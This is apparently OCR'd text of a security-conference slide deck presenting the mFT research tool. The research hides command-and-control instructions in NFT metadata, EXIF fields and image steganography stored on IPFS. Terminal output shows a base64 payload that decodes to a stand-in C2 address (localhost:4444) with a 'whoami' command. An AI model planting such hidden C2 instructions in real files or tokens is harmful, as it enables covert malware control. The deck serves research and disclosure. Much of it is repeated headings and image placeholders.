
# ABUSING COMMON FIELDS



# ABUSING COMMON FIELDS



# ABUSING COMMON FIELDS



# TESTING STEGANOGRAPHY






## RANSOM RETRIEVER

- Message: *@mauroeldritch-was-here*
- Method: LSB (Least Significant Bit)
- Location: b1,rgb,lsb,xy
- Notes: Present on raw (original) file but not on the AVIF converted one. Still, both files are distributed to decentralized IPFS servers.

# TESTING STEGANOGRAPHY


```
⌥⌘1                                  ruby mFT.rb --info " ~/P/mFT

~/Projects/mFT · (main ±)
➜  ruby mFT.rb --info "0xd838b011c90643b6623393a94405a5e3c199b1fc","3"                                    04/15/24 -  6:12 PM


         _____ _____           _ _ _     _   ___    _____ _ _         _
    _____|   __|_   _|   ___   | | | |___| |_|_  |  |     | |_|___ ___| |_
   |     |   __| | |    |___|  | | | | -_| . |_  |  |   --| | | -_|   |  _|
   |_|_|_|__|    |_|           |_____|___|___|___|  |_____|_|_|___|_|_|_|
                                     mFT - Client v0.01 - Mauro Eldritch

Report for NFT 3 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.
+------------------+---------------------------+-------------------------------------------------------------------+----------+
| Name             | Collection                | Description                                                       | Flagged? |
+------------------+---------------------------+-------------------------------------------------------------------+----------+
| Ransom Retriever | malicious-fungible-tokens | b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p | false    |
+------------------+---------------------------+-------------------------------------------------------------------+----------+

[*] Image URL: https://ipfs.io/ipfs/bafybeib7cy7jmd54tyyjfusnyraonitup7vdaac37oxjlalmenoq2kmggi/3
[*] MetaData URL: https://ipfs.io/ipfs/bafybeiecd45afhbxmmvwlhtzrx3gt47tqhfwhh5b2yelsnhmhzormbs4lm/3

Extended analysis is enabled. This may take a while...
```

# TESTING STEGANOGRAPHY




```
~/Projects/mFT · (main ±)
➜  zsteg -e "b1,rgb,lsb,xy" 3.png                    04/15/24 - 6:18 PM
@mauroeldritch-was-here

~/Projects/mFT · (main ±)
➜                                                    04/15/24 - 6:19 PM
```


# TESTING TRAITS & EXIF METADATA




## INITIAL ACCESS ~~BROKER~~ BARKER

- Trait, EXIF & Message: ***b64l****aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p*
- Encoding: Base64.
- Trait Name: *Meta*
- EXIF Field: *ProfileCopyright*
- Decoded: **ip_address**=http://localhost:4444/ **&code**=whoami

# ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA





# ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA





```
~/Desktop
➜  openssl dgst -sha256 4.png                                    04/04/24 -  5:16 PM
SHA2-256(4.png)= 9abb2c0684ba2f859154c9a19f85b49af452a810f9221a4e49c752da83a2f17d

~/Desktop
➜  exiftool -s3 -ProfileCopyright 4.png                          04/04/24 -  5:16 PM
b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p

~/Desktop
➜  zsteg -e "b1,rgb,lsb,xy" 4.png                                04/04/24 -  5:16 PM
[MFT]b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p

~/Desktop
➜                                                                04/04/24 -  5:17 PM
```

# ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA





# DEMOS




# ABUSING COMMON FIELDS




# ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA




# GOLDENLOCKER TO THE MOON



# IPFS TO THE MOON



# WHAT PEOPLE ARE SAYING



"TREAT ACTOR IS SO CUTE! <3"

- PagedOut eZine Reviewer



"I HOPE MY FAVORITE ACTOR IS IN THE PRESENTATION 🦮"

- Nerdearla (CON) Organizer



"A VERY CREATIVE USE OF IPFS AND PERSISTENT C2S BUT, OUT OF SCOPE"

- OpenSea/BugCrowd Triager

# THANKS!

**Contact**

**@MauroEldritch**
**@Cyb3113**

**https://github.com/MauroEldritch/mFT**
**https://quetzal.bitso.com**

**CREDITS**: This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik** and illustrations by **Storyset**

